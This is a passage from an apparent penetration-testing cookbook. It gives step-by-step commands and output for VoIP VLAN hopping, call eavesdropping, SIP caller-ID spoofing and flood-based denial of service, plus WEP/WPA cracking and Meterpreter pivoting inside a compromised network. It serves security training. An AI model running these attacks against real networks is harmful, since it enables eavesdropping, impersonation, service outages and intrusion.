It's all clear now, we have passwords for the extensions. We can use this information for registering to the IP-PBX server from our own SIP-enabled phone. This will allow us to perform activities, such as impersonating the authorized user and calling others on his behalf. And, we can sniff or alter legitimate calls that are supposed to originate to and from the victim's extension.

VLAN hopping

VoIP traffic is connected to a fixed VLAN. This reveals that we cannot intercept the VoIP traffic simply by ARP poisoning and sniffing. The reason behind this is that VLAN is like isolated network, having its own broadcast domain and a different IP range on contrary to the data network.

VLAN hopping is a way to hop to another VLAN, as shown in the following diagram:



VoIP hopper actually hops into voice VLAN and behaves similar to an IP phone. It supports specific switches and some of the IP phone models. It is currently supporting the brands Cisco, Avaya, and Nortel. VoIP hopper was designed to run under the environment of BackTrack Linux, and currently possesses the following features: DHCP client, CDP generator, MAC address spoofing, and VLAN hopping.

Getting ready

Trace the following path to get into voiphopper:

```
root@bt:/pentest/voip/voiphopper#
root@bt:/pentest/voip/voiphopper# ./voiphopper
```

```

voiphopper -i <interface> -c {0|1|2} -a -n -v <VLANID>
Please specify 1 base option mode:
CDP Sniff Mode (-c 0)
Example: voiphopper -i eth0 -c 0
CDP Spoof Mode with custom packet (-c 1):
-D (Device ID)
-P (Port ID)
-C (Capabilities)
-L (Platform)
-S (Software)
-U (Duplex)
Example: voiphopper -i eth0 -c 1 -E 'SIP00070EEA5086' -P 'Port 1'
-C Host -L 'Cisco IP Phone 7940' -S 'P003-08-8-00' -U 1
CDP Spoof Mode with pre-made packet (-c 2)
Example: voiphopper -i eth0 -c 2
Avaya DHCP Option Mode (-a):
Example: voiphopper -i eth0 -a
VLAN Hop Mode (-v VLAN ID):
Example: voiphopper -i eth0 -v 200
Nortel DHCP Option Mode (-n):
Example: voiphopper -i eth0 -n

```

How to do it...

VoIP hopper facilitates one to an arbitrary VLAN without any need of sniffing for CDP. If we already know the voice VLAN ID and want to VLAN hop into another VLAN then we just need to specify the VLAN ID, as shown in the following commands:

```

root@bt:/pentest/voip/voiphopper# ./voiphopper -i eth0 -v 20
VoIP Hopper 1.00 Running in VLAN Hop mode ~ Trying to hop into VLAN 2
Added VLAN 20 to Interface eth0
Attempting dhcp request for new interface eth0.20

eth0.20  Link encap:Ethernet  HWaddr 00:0c:29:84:98:b2
         inet6 addr: fe80::20c:29ff:fe84:98b2/64 Scope:Link
         UP BROADCAST NOTRAILERS RUNNING MULTICAST  MTU:1500  Metric:1
         RX packets:0 errors:0 dropped:0 overruns:0 frame:0
         TX packets:9 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:0
         RX bytes:0 (0.0 B)  TX bytes:2274 (2.2 KB)

```


There's more...

ACE is another tool for VLAN hopping; it is very similar to `voiphopper` in usage and with an advantage that includes an option to discover TFTP servers (configuration servers).

VoIP MAC spoofing

Every network hardware device possesses a unique MAC address. Like all other network devices, VoIP phones are also prone to MAC/ARP spoofing attacks. In this section, we will be sniffing active voice calls by recording live VoIP conversation and eavesdropping.

Getting ready

We will learn to work with a `ucsniff` tool (a part of the ARP poisoning suite). To proceed, we need the victim's IP address that we have already bagged (described in the *Yielding passwords* recipe).

How to do it...

1. It is important to detect the MAC address of the target machine which is supposed to be poisoned. `ucsniff` has the capability to identify MAC automatically, but just in case we wish to identify MAC separately, we can use `nmap` as shown as follows:

```
root@bt: #nmap 192.168.1.132
Starting nmap 5.51 (http://nmap.org) at 2013-08-06 14:28
Nmap scan report for 192.168.1.132
Host is up (0.000028s latency)
Not shown : 992 closed ports
PORT      STATE      SERVICE
135/tcp   open      msrpc
139/tcp   open      netbios-ssn
1433/tcp  open      ms-sql-s
9535/tcp  open      man
9593/tcp  open      cbas
9594/tcp  open      sgsys
9595/tcp  open      pds
MAC address : 00:15:DB:10:D4:B0 (Intel corporation)
Nmap done : 1 IP address (1 host is up) scanned in 1.53seconds
```

2. Once we successfully obtain MAC address of the victim, we can use `ucsniff` to spoof the victim's MAC address. The `ucsniff` tool works in various modes, such as Monitor mode, Learning mode, and MiTM mode for spoofing. We will use the MiTM mode by specifying the victim's IP address and SIP extension in a `targets.txt` file. This mode ensures that only calls (to and from) to victim (User A) are eavesdropped, without affecting other traffic in the network. It is done as follows:

```

root@bt:/pentest/voip/ucsniff 8.10# ucsniff -i eth0 -T
ucsniff 8.10 starting

Displaying the discovered targets list

```

| Extension | Name | IP | Protocol |
|-----------|--------|---------------|----------|
| 100 | User A | 192.168.1.132 | sip |
| 102 | User B | 192.168.1.133 | sip |

```

Please select one endpoint (1 - 2) from the discovered targeted
list
1
Target selected for input user eavesdropping.
100      User A      192.168.1.132      sip
Listening on eth0 ...      (Ethernet)
Eth 0    00:0c:28:F7:6d:71  192.1683.1.133     255.255.255.0
Randomizing 255 hosts for scanning...
* |.....>| 100.00%
.....>| 100.00%
3 hosts added to the host list...
3 hosts saved to arpsaver.txt...
ARP poisoning victims
GROUP 1 : 192.168.1.132 00:15:DB:10:D4:B0
GROUP 2 : ANY (All of the hosts in the list)
Starting unified sniffing...
Warning : Please ensure you hit 'q' when you are finished with
this program.
Warning : 'q' re-ARPs the victim. Failure to do so before program
exit will result in DoS.
Listening for new calls to and from target User A (extension 100,
IP 192.168.1.132)

```

3. We have successfully spoofed the victim's MAC address and are ready to sniff calls to and from User A's VoIP phone. Now, whenever User B calls User A and starts their conversation, `ucsniff` will record it.
4. When the call ends, `ucsniff` stores all the recorded conversation in a `.wav` file. When we are done, we run `ucsniff` again with the `-q` option, to stop spoofing the MAC system spoofing and to ensure that everything remains fine after the execution of attack.

Impersonation attack

Impersonation attack is a scenario where an unknown user may impersonate a legitimate user to call other legitimate users on the VoIP network. Few modifications in the `INVITE` request would result in this attack. There are several ways to craft a malformed SIP `INVITE` message. Let's use Metasploit's auxiliary module, `sip_invite_spoof` to craft an invite message.

Getting ready

We will load Metasploit's auxiliary module, `sip_invite_spoof`.

How to do it...

After loading the `invite_spoof` module, we will follow the ensuing commands:

```
Msf exploit (handler) > use auxiliary/voip/sip_invite_spoof
Msf auxiliary (sip_invite_spoof) > SET MSG User B
MSG à User B
Msf exploit auxiliary (sip_invite_spoof) > show options
Module options (auxiliary/voip/sip_invite_spoof) :
Name      Curent Setting  Required  Description
MSG       User A         yes       The spoofed caller ID to send
RHOSTS    192.168.1.132  yes       The target address range or CIDR
identifier
RPORT     5060          yes       The target port
SRCADDR   192.168.1.100  yes       The sip address the spoofed call is coming
from
THREADS   1             yes       The number of concurrent threads
Msf auxiliary (sip_invite_spoof) > run
```

```
[*] Sending fake sip INVITE to 192.168.1.132
[*] Scanned 1 of 1 hosts (100.0 % completed)
[*] Auxiliary module execution completed
```

How it works...

Auxiliary module sends a fake invite request to the victim (User A). The victim will receive a call from User B's VoIP phone, and he/she answers the call under the impression that he/she is in conversation with User B.

There's more...

Vomit is an application which converts a Cisco IP phone RTP conversation into a playable WAVE file that can be played with any common sound players. Vomit requires a `tcpdump` output file as an input. To get Vomit running, we need to download and install WavePlay.

DoS attack

DoS attack is an effort to compel a machine or network resource to become unavailable to its intended users. It generally consists of efforts to temporarily or indefinitely interrupt services of a host connected to the Internet. We do this by sending enormous amount of data by flooding the network, to consume all of its resources in order to overwhelm it with tons of requests.

In the context of VoIP, we can use `inviteflood`, `rtpflood`, `iaxflood`, `teardown`, `sipp`, and so on. All of these tools are covered in VoIP stress testing. We will discuss some of the modules as follows:

- ▶ **inviteflood:** This tool actually floods the target with `INVITE` requests in order to cause a DoS attack. It is generally used to target SIP gateways/proxies and SIP phones.
- ▶ **iaxflood:** This is a tool for flooding the IAX2 protocol (used by the Asterisk PBX).
- ▶ **rtpflood:** This tool actually floods a target's IP phone with a UDP packet containing RTP data.

Getting ready

Navigate to **inviteflood** under VoIP Stress testing, as shown in the following screenshot:



How to do it...

We will be using a very common tool, `inviteflood` here. Let's see how we perform stress testing over VoIP in the following steps:

1. Using the `ls` command, have a look into `inviteflood` as shown in the following screenshot:

```
root@bt:~/pentest/voip/inviteflood# ls
inviteflood  inviteflood.c  inviteflood.h  LICENSE_DOCUMENTATION  LICENSE_SOFTWARE  Makefile  Readme.txt
root@bt:~/pentest/voip/inviteflood#
```

Syntax : `./inviteflood eth0 target_extension target_domain target_ip number_of_packets`

- Then, attack our victim User A (192.168.1.132):

```
root@bt: /pentest/voip/inviteflood# ./inviteflood eth0 100
192.168.1.132 192.168.1.132 10000000
source ipv4 addr : port = 192.168.1.130:9
dest      ipv4 addr : port = 192.168.1.132:5060
Targeted UA                = 100@192.168.1.132
```

```
Flooding destination with 10000000 packets
```

```
Sent : 72925698
```

How it works...

The `inviteflood` tool keeps flooding the SIP gateway with an enormous amount of requests. As a consequence, it will prevent users from making phone calls and generate a 404 error.

There's more...

RTP flood is used to flood a target IP phone with a UDP packet containing RTP data. In order to launch a successful attack using `rtpflood`, we must know the RTP listening port on the remote device we wish to attack (Zoiper's default RTP port is 8000), as shown in the following command:

```
Syntax : ./rtpflood sourcename destinationname srcport destport
numpackets seqno timestamp SSID
root@bt: /pentest/voip/rtpflood# ./rtpflood eth0 100 192.168.1.130
192.168.1.132 8000 8002 10000 15000 2000 18800532
Will flood port 8002 from port 8000 10000times
Using sequence_number 15000 timestamp 2000 SSID 18800532
We have IP_HDRNCL
Number of packets sent :
Sent 16647 166 1647
```

As a result, we successfully launch a DoS attack.

IAXFlood is a tool for flooding the IAX2 protocol, which is used by Asterisk PBX. It is used as follows:

```
Syntax : ./iaxflood sourcename destinationname numpackets
root@bt: /pentest/voip/iaxflood# ./iaxflood 100 192.168.1.132
192.168.1.132 10000000
Will flood port 4569 from port 4569 10000000 times
We have IP_HDRNCL
Sent 842578
```


8

Wireless Network Penetration Testing

In this chapter, we will cover:

- ▶ Setting up and running Fern WiFi Cracker
- ▶ Sniffing interfaces with tcpdump
- ▶ Cracking WEP and WPA with Fern WiFi Cracker
- ▶ Session hijacking via a MAC address
- ▶ Locating a target's geolocation
- ▶ Understanding wardriving
- ▶ Understanding an evil twin attack
- ▶ Configuring Karmetasploit

Introduction

Despite the concerns for security, many share wireless technology and it is here to stay. In fact, not only is wireless here to stay, but it is growing in deployment and utilization with wireless LAN technology and Wi-Fi, as well as with another applications, such as cordless telephones, smart homes, embedded devices, and many more. Technologies such as ZigBee and Z-Wave offer the latest methods of devices to connect with each other, while other wireless technology, including Wi-Fi, Bluetooth, Bluetooth Low Energy, and DECT continue their exponential growth rate, each possessing their own set of security challenges and attacker opportunities, as well.

Wireless network generally gets a wedge into an old conventional corporate network that attackers exploit to gain greater access and compromise data. Penetration testing of wireless networks can present an organization with the real risks of compromise inherent in their wireless infrastructure.

Wireless penetration testing will assess our wireless infrastructure for loopholes that may allow unauthorized users to gain access to valuable and confidential back-end systems. Through our testing, we aim to detect and exploit any vulnerabilities found in wireless network to expose potential consequences from an attack.

In this chapter, we will be covering certain topics such as cracking Wi-Fi passwords, sniffing interfaces with `iwconfig` and `tcpdump`, how a session is being hijacked with a MAC address, locating a remote target geolocation, and much more.

Setting up and running Fern WiFi Cracker

Fern WiFi Cracker is a wireless penetration testing tool written in Python. It basically provides a **Graphical User Interface (GUI)** for cracking wireless networks. It automatically runs `aireplay-ng`, `airodump-ng` and `aircrack-ng` whenever we tend to execute Fern WiFi Cracker. They run individually, but make use of the `aircrack-ng` suite of tools. We can use Fern WiFi Cracker for session hijacking or locating the geolocation of a particular system based on its Mac address.



Before running Fern WiFi Cracker, make sure that your wireless card supports packet injection.

Getting ready

We can open Fern WiFi Cracker by navigating to **BackTack | Exploitation Tools | Wireless Exploitation Tools | WLAN Exploitation | fern-wifi-cracker**, as shown in the following screenshot:




In case of Ubuntu, we have to manually install it.

How to do it...

The following are the steps which guide us to setup Fern WiFi Cracker in the Ubuntu system:

1. Download Fern WiFi Cracker in the .deb archive. We can take other formats from here too, for other Linux distros.
2. After downloading, place it on the desktop. Then, double-click on it. After that, The Ubuntu software center will open. Click on **Install** and put the admin password if asked.
3. After it is installed, open it with admin privileges, then run terminal, and enter the following command:

```
sudo python /usr/local/bin/Fern-Wifi-Cracker/execute.py
```

[ By putting `sudo` in start actually means that we are trying to run the application as a root and in an admin interface.]

4. Select the wireless interface, as shown in the following screenshot:



5. Click on the Wi-Fi logo button on the top and it will start network scanning. You can set the settings by double-clicking on the application window.
6. After scanning, we will observe an active button of Wi-Fi WEP or WPA cracking. We will be choosing the WEP cracking option.
7. A new dialog box will open. Set the setting by selecting the WEP network from the list and choosing the type of attack. After you complete these steps, launch the attack by clicking on the **Attack** button.
8. Wait until the progress bar is 100 percent complete. After it's complete, the Fern WiFi Cracker will start an air crack for cracking the Wi-Fi password.

Sniffing interfaces with tcpdump

According to Techopedia, packet capture is a computer networking term for intercepting a data packet that is crossing or moving over a specific computer network. Once a packet is captured, it is temporarily stored so that it can be analyzed. The packet is inspected to help diagnose and solve network problems and determine whether network security policies are being followed. Hackers can also use packet capturing techniques to steal data that is being transmitted over a network.

Network managers put in effort to analyze and maintain network traffic and its performance. Different packet capturing methods are used to examine and capture real-time running packets over a network.

Packet capturing involves filtering. Filtering is a technique in which filters are applied over different nodes of network where data is being captured. In addition, conditional statements are used to specify which data is captured, that is, a filter might capture data coming from a PQR route and having a U.V.W.X IP address.

To increase the performance of filtering, complete packets should be captured, rather than a specific portion of a packet. The full packet consists of a payload and a header. The payload is the actual contents of the packet and the header possesses extra information, such as the packet's source and destination address.

After compromising a system on the network, our goal is to gather more and more information about the target environment and find open ports by having direct interaction with the target systems. The objectives include determining the addresses used by the systems, including hosts (servers and clients), network equipment (firewalls, routers, and switches), and other devices. In short, we want to determine the operating system, a list of listening TCP ports, which ports are open, and a list of crucial vulnerabilities. To achieve this goal, we will be using pivoting on a victim to attack deeper into the network.

Getting ready

The attacker (192.168.1.129) breaks into Windows XP on an Ethernet adapter, 1:192.168.1.130, which is connected to different routers. The attacker will run `ipconfig` from the Meterpreter session:

```
Meterpreter > ipconfig
MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
```

How to do it...

1. The system is connected to three different IP ranges, which could lead to more targets to exploit. Now, we need to find out if there are any other IP addresses within the range, and we will use one of the Meterpreter scripts called `arp_scanner`. `Arp_scanner` will perform an ARP scan for a given range through a compromised host, which is shown as follows:

```
meterpreter > run arp_scanner -r 192.168.15.1/24
[*] ARP Scanning 192.168.15.1/24
[*] IP: 192.168.15.5 MAC d8:d3:85:d3:8:2d
[*] IP: 192.168.15.3 MAC 0:b:db:1d:d3:2b
[*] IP: 192.168.15.1 MAC 0:17:ee:ca:32:b2
meterpreter > run arp_scanner -r 192.168.0.1/24
[*] ARP Scanning 192.168.0.1/24
[*] IP: 192.168.0.1 MAC 0:9:5b:fa:66:f2
[*] IP: 192.168.0.5 MAC 0:16:6f:79:68:0
[*] IP: 192.168.0.9 MAC 0:90:4b:12:34:4c
[*] IP: 192.168.0.7 MAC 0:21:6a:b5:9a:f0
```

2. Now, we will add the route to our Meterpreter session. To do this, we use the `route add` command in the `msf` console (we will need to run the Meterpreter session in the background):

```
meterpreter > background
msf exploit(handler) > route add 192.168.15.1 255.255.255.0 1
[*] Route added
msf exploit(handler) > route print
Active Routing Table
=====
Subnet      Netmask    Gateway
-----
192.168.15.1 255.255.255.0 Session 1
```



Observe the number 1 at the end of the route add; this actually describes the Meterpreter session that we are adding to the route. It implies the tunnel ID too. It is necessary that the tunnel ID match up to our route. One can have many different tunnel IDs to one or various IP addresses.

- Next, we will leverage a port scanner to discover open ports on the IP listed from our ARP sweep. So, we will be loading the TCP port scanner found in the auxiliary tools and running it on the available IPs from the ARP sweep:

```
msf exploit(handler) > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > set RHOSTS 192.168.15.1
RHOSTS => 192.168.15.1
msf auxiliary(tcp) > set PORTS 1-1024
PORTS => 1-1024
```

We can set the PORTS with the desired range we wish to scan (1-1024). Then type run and the results are as follows:

```
msf auxiliary(tcp) > run
[*] 192.168.15.1:22 - TCP OPEN
[*] 192.168.15.1:80 - TCP OPEN
[*] 192.168.15.1:554 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) > set RHOSTS 192.168.15.2
RHOSTS => 192.168.15.2
msf auxiliary(tcp) > set PORTS 1-1024
PORTS => 1-1024
msf auxiliary(tcp) > run
[*] 192.168.15.2:22 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) > set RHOSTS 192.168.15.5
RHOSTS => 192.168.15.5
msf auxiliary(tcp) > set PORTS 1-1024
PORTS => 1-1024
msf auxiliary(tcp) > run
[*] 192.168.15.5:80 - TCP OPEN
[*] 192.168.15.5:139 - TCP OPEN
[*] 192.168.15.5:445 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) > show options
```

```

Module options (auxiliary/scanner/portscan/tcp):
Name Current Setting Required Description
-----
CONCURRENCY 10 yes The number of concurrent ports to check per
host
FILTER no The filter string for capturing traffic
INTERFACE no The name of the interface
PCAPFILE no The name of the PCAP capture file to process
PORTS 1-1024 yes Ports to scan (e.g. 22-25,80,110-900)
RHOSTS 192.168.15.5 yes The target address range or CIDR
identifier
SNAPLEN 65535 yes The number of bytes to capture
THREADS 1 yes The number of concurrent threads
TIMEOUT 1000 yes The socket connect timeout in milliseconds
VERBOSE false no Display verbose output
msf auxiliary(tcp) >

```

4. `tcpdump` and `etherape` are running on the attacker's system and the only visible traffic is TCP-UNKNOWN going to `192.168.1.130`. All traffic is funneled through our exploited machine `192.168.1.130` to the other devices listed in the ARP scan. For `tcpdump` use `$ sudo tcpdump dst 192.168.1.130`.



If you want a more detailed output, use `$ sudo tcpdump -nnvvXSs 1514 dst 192.168.1.130`.

5. Now, let's look at the results of the TCP scan and see if any ports are open. The results from the TCP scan of `192.168.15.0/24:192.168.15.5` are as follows


```

tcp open ports 80,139, & 445.
192.168.15.2 tcp open port 22
192.168.15.1 tcp open ports 22, 80, & 554

```
6. If we want to scan another range, we need to remove the route and add another with the `route remove` command:

```

msf auxiliary(tcp) > route remove 192.168.15.1 255.255.255.0 1
[*] Route removed
msf auxiliary(tcp) > route add 192.168.0.1 255.255.255.0 1
[*] Route added
msf auxiliary(tcp) > route print

```

```

Active Routing Table
=====
Subnet      Netmask    Gateway
-----    - - - - -  - - - - -
192.168.0.1 255.255.255.0 Session 1
Results from tcp scan of 192.168.0.0/24:
192.168.0.2 tcp open 135,139, & 445
192.168.0.9 tcp open 23,135,139, & 445
192.168.0.1 tcp open 80

```

There's more...

If we found ports such as 22, 23, and 80 open, we can use the `portfwd` command to gain access to an internal web server. Then, we will run `netcat` and `telnet` on ports 22 and 23.



The `portfwd` command can be used with any of the TCP-based services on the target's network to gain access to internal resources once the machine has been compromised.

Cracking WEP and WPA with Fern WiFi Cracker

The Fern WiFi Cracker is an awesome tool with which we can perform a variety of experiments. add in queue further, In this recipe, we will be covering the fascinating interest of cracking WEP and WPA passwords. Let's begin working on it.

Getting ready

1. Open the terminal and run `iwconfig` to verify the USB adapter interface, as shown in the following screenshot:

```

root@bt:~# iwconfig
lo          no wireless extensions.

wlan0      IEEE 802.11bg  ESSID:off/any
           Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
           Retry long limit:7   RTS thr:off   Fragment thr:off
           Encryption key:off
           Power Management:off

```


2. On some occasions, we must turn up the wireless adapter interface using the `#ifconfig wlan0 up` command.
3. Navigate to **BackTrack | Exploitation Tools | Wireless Exploitation Tools | WLAN Exploitation | fern-wifi-cracker**.

How to do it...


4. Open a Fern WiFi Cracker. Now, the first step is to select an interface (here, **wlan0** interface), as shown in the following screenshot:




- Next, we scan for the access point, clicking on the second button (Wi-Fi icon). Once you obtain the access point, various APs of WEP and WPA are detected, as shown in the following screenshot:



- Now, we are going to crack the WEP encryption. In this case, we select one AP and then click on the **Attack** button, as shown in the next screenshot:


 In case of WEP cracking, packet collection may take a long time if the victim's network is not active.




7. After clicking on the **Attack** button, Fern WiFi Cracker will start collecting packets, as shown in the following screenshot:




8. Once the IVS packet count reaches 10,000 or greater, it automatically cracks the key and displays it on the screen, as shown in the following screenshot:



- Click on the **Key Database** button to see the database, as shown in the following screenshot:



10. For WPA cracking, all the steps are same, except we just need to specify the dictionary file (a file containing list of passwords) for the attack:



Session hijacking via a MAC address

In this recipe, we will be using Fern WiFi Cracker for session hijacking. Fern WiFi Cracker is a wireless security auditing and attack software written in Python. It is capable of cracking and recovering WEP/WPA/WPS keys. It can also be used for performing other network-based attacks on wireless or Ethernet-based networks.

Getting ready

Navigate to **BackTrack | Exploitation Tools | Wireless Exploitation Tools | WLAN Exploitation | fern-wifi-cracker**.

